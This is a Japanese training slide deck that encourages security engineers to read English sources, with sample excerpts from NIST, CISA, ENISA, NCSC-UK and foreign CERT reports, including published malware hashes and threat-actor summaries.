



# セキュリティエンジニアのための English Reading

第5期中核人材育成プログラム  
「セキュリティエンジニアのための English Reading」プロジェクト



# はじめに



# 目次

- はじめに
- Awareness ～英語情報の重要性を理解する～
  - ・ 英語での情報収集
  - ・ 英語で利用できる情報源の例
- Practice ～より「楽に」「上手く」読む～
  - ・ 英語の文章を読むために
  - ・ 読むべき文書の選び方
  - ・ 文書の概要を把握する
  - ・ 重要な箇所を見極める
  - ・ ドキュメントごとの構成
  - ・ 機械翻訳の利用
  - ・ 英語情報利用の TIPS
- Training ～リーディング力を鍛える～
  - ・ リーディング力を鍛える
  - ・ セキュリティ英単語集の使い方
- 参考文献・作成者・謝辞



# はじめに

私たちは中核人材育成プログラム 第5期受講生として、1年間にわたり様々な講義を受け、演習を実施してきました。

その過程で、変化し続けるサイバーセキュリティの世界では、世界中の情報を的確に収集し成長を続けることが大事であることを学びました。

世界中の情報を利用するためには英語の力、中でもリーディングの力が不可欠です。

しかし、私たち日本のセキュリティエンジニアの多くは英語に苦手意識を持っており、的確な情報活用ができていないのが現状です。

本プロジェクトは、日本のセキュリティエンジニアの情報収集力・成長カレベルアップのため、その手段としての英語リーディングの意欲・能力向上を目指して企画されました。

実務や学習にお役立ていただければ幸いです。





# 注意事項

- 本プロジェクトの成果物（以下、本資料等）の内容は予告なく変更されることがあります
- 本資料等に技術的または語学的な誤りがないことに対する保証は一切ありません
- 本資料等の内容は、独立行政法人情報処理推進機構および産業サイバーセキュリティセンターの意見を代表するものではなく、作成者の見解に基づいています
- 本資料等は、特定の組織、製品、サービス、規格などを推奨したり、誹謗中傷したりするものではありません
- 本資料等に記載の組織名、製品名、サービス名、規格名などは、各組織の商標等です
- 掲載した資料や Web サイトは本資料等の作成中のもので、提供者の都合により内容が変更されたりアクセスできなくなったりすることがあります
- 本資料等の利用による英語力や情報収集力の向上は一切保証しません
- 本資料等の利用による問題に対し、作成者および監修者は一切の責任を負わないものとします



# 本プロジェクト成果物の構成

本プロジェクトの成果物は次の3点からなる。

- 本プレゼンテーション資料 (以下、本資料): PDF
  - ・ はじめに
  - ・ Awareness ～英語情報の重要性を理解する～
  - ・ Practice ～より「楽に」「上手く」読む～
  - ・ Training ～リーディング力を鍛える～
  - ・ 参考文献・作成者・謝辞
- セキュリティ英単語集: PDF
- セキュリティ英単語集: CSV



# 本資料の目的

本資料の目的は、利用者の英語リーディングの意欲・能力向上を通じて、その情報収集力と成長力のレベルアップをはかることである。

## 情報収集力

- 世界中の情報を的確に収集し、実務に活用できる力

## 成長力

- 英語で得られる豊富な情報を活用し、エンジニアとしてさらに能力向上できる力



# 本資料の想定利用者

想定利用者は日本語話者のセキュリティエンジニア全般である。  
中でも「ユーザー企業や官公庁で働く実務担当者」を主なターゲットとする。

ユーザー企業

CSIRT

マネジメント層

# セキュリティエンジニア

実務担当者

セキュリティベンダー

CISO

経営層


セキュリティ企画

一人情シス

官公庁

# 本資料のスコープ

本資料では、英語の4要素「リーディング」「リスニング」「ライティング」「スピーキング」のうち、「リーディング」を主な対象とする。



# なぜリーディングなのか

英語の 4要素のうち「リーディング」に焦点を当てる理由は、実務で使うドキュメントが多いこと、学習に相手が必要ないこと、教材の入手が容易であることである。

## ● 実務で使うドキュメントが多い

- ・ 注意喚起・アドバイザリー
- ・ ガイドライン
- ・ ニュース記事
- ・ 書籍 など

## ● 学習に相手が必要ない


- ・ 話し相手や読み手がいなくても学習できる
- ・ 活動的な性格でなくても大丈夫

## ● 教材の入手が容易

- ・ 実務で使うドキュメントが全部教材になる
- ・ インターネット上には読み切れないほどの英文がある

# 3つの柱

本資料では、「Awareness」「Practice」「Training」の3つの柱からなるモデルで英語のリーディングについて考えていく。



英語情報の重要性を理解する

English Reading

Practice

Training

リーディング力を鍛える

より「楽に」「上手く」読む




# Awareness

## ～英語情報の重要性を理解する～



# 英語情報の重要性を理解する

ここでは、セキュリティエンジニアにとって英語情報を利用することの重要性について紹介する。



英語情報の重要性を理解する

English Reading

Practice

Training

より「楽に」「上手く」読む

リーディング力を鍛える



# 英語での情報収集



# 情報収集の重要性

サイバーセキュリティ分野では、変化が早いことと国境がないことから、世界中の情報を積極的に収集することが重要である。

## ● サイバーセキュリティは変化が早い


- ・ サイバー攻撃は人間が行っているものなので、突然始まったり傾向が変わったりすることがよくある
- ・ 攻撃に対抗するための技術も日々進歩を続けている
- ・ 守るべきシステムのあり方も変化し続けている

## ● サイバーセキュリティには国境がない


- ・ インターネットは世界中つながっている
- ・ 世界中どこから攻撃されてもおかしくない
- ・ 守るべきシステムの構成要素や、使用されている規格の大半が海外製

# 世界の情報の多くは英語

英語はインターネット上で最も使われている言語で、その使用者数は日本語の約10倍※にのぼる。特に第二言語として使っている人が世界中にいる。




インターネット上の  
日本語話者  
約 1.19 億人  
(多くは母国語として)



インターネット上の  
英語話者  
約 11.86 億人  
(多くは第二言語として)

# 英語情報は12億人のための情報

英語の情報は11億8600万人が11億8600万人のために記した情報なので、「書き手」「読み手」とともに日本語の10倍のスケールがある。この情報を利用できないのはもったいない。





# 英語で利用できる 情報源の例

# 英語で利用できる情報源の例

英語の文章が読めれば、英語圏以外も含めた世界中の情報が利用できる。  
ここでは英語で利用できる情報源の一部を紹介する。

## 紹介する情報源

- NIST
- CISA
- ENISA
- NCSC-UK
- 海外 CERT
  - ・ CERT-FR (フランス)
  - ・ KrCERT/CC (韓国)
- セキュリティニュースサイト
  - ・ ケーススタディ：海外法人の事案
- セキュリティ企業のブログなど
- トレーニング教材
- マニュアル
- 書籍



米国 NIST (国立標準技術研究所)<sup>※1</sup> は各種の文書を発行しているが、特に SP800 シリーズはコンピューターセキュリティのガイドラインとして広く知られている。

**NIST Special Publication  
NIST SP 800-161r1**

---

## **Cybersecurity Supply Chain Risk Management Practices for Systems and Organizations**

---

Jon Boyens  
Angela Smith  
Nadya Bartol  
Kris Winkler  
Alex Holbrook  
Matthew Fallon

This publication is available free of charge from:  
<https://doi.org/10.6028/NIST.SP.800-161r1>



未邦訳<sup>※2</sup>のガイドラインの1つ  
「NIST SP800-161r1 Cybersecurity Supply Chain Risk  
Management Practices For Systems and Organizations」<sup>※3</sup>

※1 <https://www.nist.gov/>

※2 2022/06/01 時点

※3 <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-161r1.pdf>





米国 CISA (国土安全保障省サイバーセキュリティ・インフラストラクチャセキュリティ庁)<sup>※1</sup> では Alert、Analysis Report、ICS-CERT Advisory などを発信している。

Findings

12db8bcee090521ecf852bf215ce3878737517a22ef1f2ff9bdec7cba8d0d3aa

Tags

trojan

Details

Name	goopdate.dll
Size	90624 bytes
Type	PE32 executable (DLL) (console) intel 80386, for MS Windows
MD5	a27655d14b0aabec8db70ae08a623317
SHA1	8344f2c1096687ed83c2bbad0e6e549a71b0c0b1
SHA256	12db8bcee090521ecf852bf215ce3878737517a22ef1f2ff9bdec7cba8d0d3aa
SHA512	3c9fa512e7360fecc4db3196e850db8b398d1950a21a3a1f529bbc0a1323cc3b4c8d1b95ac9ceaa794cf135a56c0e761976f17326594ce08c89117b1700514
ssdeep	1536:Ggw+CKmmOmwE1k4XGt2EkotNh7aZgvADsW/cd+32UVGHgz:RCBTDE1krt2Ebg5+32UQHgz
Entropy	6.359392

Antivirus

ESET	a variant of Win32/Agent.ACHN trojan
Symantec	Trojan Horse
Trend Micro	Trojan.928E7209
Trend Micro HouseCall	Trojan.928E7209

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2020-09-23 02:02:48-04:00
Import Hash	132491700659f9b56970a9b12cbbb348

※2

## ICS Advisory (ICSA-21-334-02)

More ICS-CERT Advisories

※3

### Mitsubishi Electric MELSEC and MELIPC Series (Update C)

Original release date: June 07, 2022

Print Tweet Send Share

#### Legal Notice

All information products included in <https://us-cert.cisa.gov/ics> are provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. DHS does not endorse any commercial product or service, referenced in this product or otherwise. Further dissemination of this product is governed by the Traffic Light Protocol (TLP) marking in the header. For more information about TLP, see <https://us-cert.cisa.gov/tlp/>.

#### 1. EXECUTIVE SUMMARY

- **CVSS v3 7.5**
- **ATTENTION:** Exploitable remotely/low attack complexity
- **Vendor:** Mitsubishi Electric
- **Equipment:** MELSEC and MELIPC Series
- **Vulnerabilities:** Uncontrolled Resource Consumption, Improper Handling of Length Parameter Inconsistency, Improper Input Validation

#### 2. UPDATE INFORMATION

This updated advisory is a follow up to the advisory update titled ICSA-21-334-02 Mitsubishi Electric MELSEC and MELIPC Series (Update B) that was published April 26, 2022, to the ICS webpage on [cisa.gov/ics](https://cisa.gov/ics).

#### 3. RISK EVALUATION

Successful exploitation of these vulnerabilities may allow a remote attacker to cause a denial-of-service condition. A system reset is required for recovery.

Analysis Report  
(マルウェア解析結果)

ICS-CERT Advisory  
(制御システムの脆弱性情報)

Alert (注意喚起) については Practice パートで詳しく紹介する

※1 <https://www.cisa.gov/>

※2 <https://www.cisa.gov/uscert/ncas/analysis-reports/ar22-055a>

※3 <https://www.cisa.gov/uscert/ics/advisories/icsa-21-334-02>

# ENISA



ENISA (欧州サイバーセキュリティ局)<sup>※1</sup> は様々なガイドライン、研究結果などを公開している。  
EU 加盟国の大半は英語以外の言語を公用語としているが、ドキュメントは英語で読める。

## 4.3 PRACTICAL USE OF STANDARDS AND METHODOLOGIES

Risk management standards and methodologies can be used for several purposes in an entity:

- Setting up or reinforcing a management process for the digital risk within an organisation,
- Assessing and treating the risks relating to a digital project, in particular with the aim of a security accreditation,
- Defining the level of security to be achieved for a product or service according to its particular uses and the risks to be countered, from the perspective of certification or accreditation for example.

Before going on to the different steps of a practical implementation, it is important to understand the two main actors of the ICR possible risks, **threat agent** and **the asset**


### 1) The flow from threat agent to exposure of the asset



SCP: Secure Channel Protocol  
DDoS: Distributed Denial of Service

※2

Figure 4: Targeted sectors per number of incidents (April 2020-July 2021)



※3

※1 <https://www.enisa.europa.eu/>

※2 <https://www.enisa.europa.eu/publications/risk-management-standards/@download/fullReport> P.30

※3 <https://www.enisa.europa.eu/publications/enisa-threat-landscape-2021/@download/fullReport> P.13

# NCSC-UK



英国 NCSC-UK (国家サイバーセキュリティセンター)※<sup>1</sup> では 様々なガイドラインや有益な情報を発信している。

## GUIDANCE

### Cloud security guidance

How to choose, deploy and use cloud services securely.

#### Pages

PAGE 1 OF 25

#### Cloud security guidance

Introduction to cloud security

Understanding cloud services +

Choosing a cloud provider

The cloud security principles +

#### PUBLISHED

17 November 2018

#### REVIEWED

10 May 2022

#### VERSION

2.0

#### WRITTEN FOR

Cyber security professionals

Large organisations

Small & medium sized organisations

Public sector



※<sup>2</sup>

## GUIDANCE

### Building a Security Operations Centre (SOC)

Guidance to help organisations design a SOC and security monitoring capability proportionate to the threat they face, their resources and assets.

#### Pages

PAGE 1 OF 14

#### Building a Security Operations Centre (SOC)

Operating Model +

Onboarding systems and log sources +

Detection +

Threat Intelligence

Incidents (Incident Management)

#### PUBLISHED

23 May 2022

#### REVIEWED

23 May 2022


#### VERSION

1.0

#### WRITTEN FOR

Large organisations

Public sector



#### Why have a Security Operations Centre?

Security Operations Centres (SOCs) can vary widely in scope, but most are responsible for detecting *and* responding to cyber attacks.

※<sup>3</sup>

※<sup>1</sup> <https://www.ncsc.gov.uk/>

※<sup>2</sup> <https://www.ncsc.gov.uk/collection/cloud>

※<sup>3</sup> <https://www.ncsc.gov.uk/collection/building-a-security-operations-centre>

# 海外 CERT

母国語が英語ではない国の CERT も英語でドキュメントを発行している場合がある。  
ここでは例として、フランスの National CERT である CERT-FR<sup>※1</sup> を紹介する。

## 1. Infection chain

A full list of the techniques, tactics and procedures observed during the various compromises can be found in appendix A.2.

### 1.1. Reconnaissance

#### 1.1.1. Web browsing

An analysis of the traffic coming from the attacker's anonymisation infrastructure described in section 2 shed light on some reconnaissance actions.

Several connections have been identified corresponding to straightforward browsing on legitimate websites, with no links to any traces of or attempts at intrusion.

Techniques, tactics and procedures used:

Phase	ATT&CK	Name	Comment
Reconnaissance	T1593.002	Search Open Websites/Domains: Search Engines	Use vitimes website to collect information
Reconnaissance	T1594	Search Victim-Owned Websites	Use vitimes website to collect information

#### 1.1.2. Spearphishing

APT31 has been using the GMass service since at least 2018 for some phishing campaigns.

Techniques, tactics and procedures used:

Phase	ATT&CK	Name	Comment
Reconnaissance	T1598.003	Phishing for Information : Spearphishing Link	0 pixel image

※2

## 4 Conclusion

Lockean's targeting is opportunistic and dependent on the distribution services it employs (Emotet, TA551).

Nevertheless, Lockean has a propensity to target French entities under a Big Game Hunting<sup>17</sup> [1, 4, 2] rationale and therefore represents a threat to watch out for.

*Comment:* Interestingly, despite being affiliated with ransomware that precludes targeting of entities located in Commonwealth of Independent States (CIS) countries, Lockean attacked the French transport company Gefco in 2020, even though Gefco is 75% owned by Russian Railways. Therefore, it is possible that Lockean was not aware of violating the "rules of engagement" - widely respected- for ransomware it uses.




Fig. 4.1 – OpenCTI illustration of the Lockean attacker group

※3

※1 <https://www.cert.ssi.gouv.fr/>

※2 <https://www.cert.ssi.gouv.fr/uploads/CERTFR-2021-CTI-013.pdf> P.4

※3 <https://www.cert.ssi.gouv.fr/uploads/CERTFR-2021-CTI-009.pdf> P.19

# 海外 CERT



続いて、韓国の National CERT である KrCERT/CC<sup>※1</sup> を紹介する。  
このように、英語さえ読めれば様々な国の情報が利用できるようになる。

Part

## III

## Methods and Types of Exploitation




※2

## 4 Execution

※3

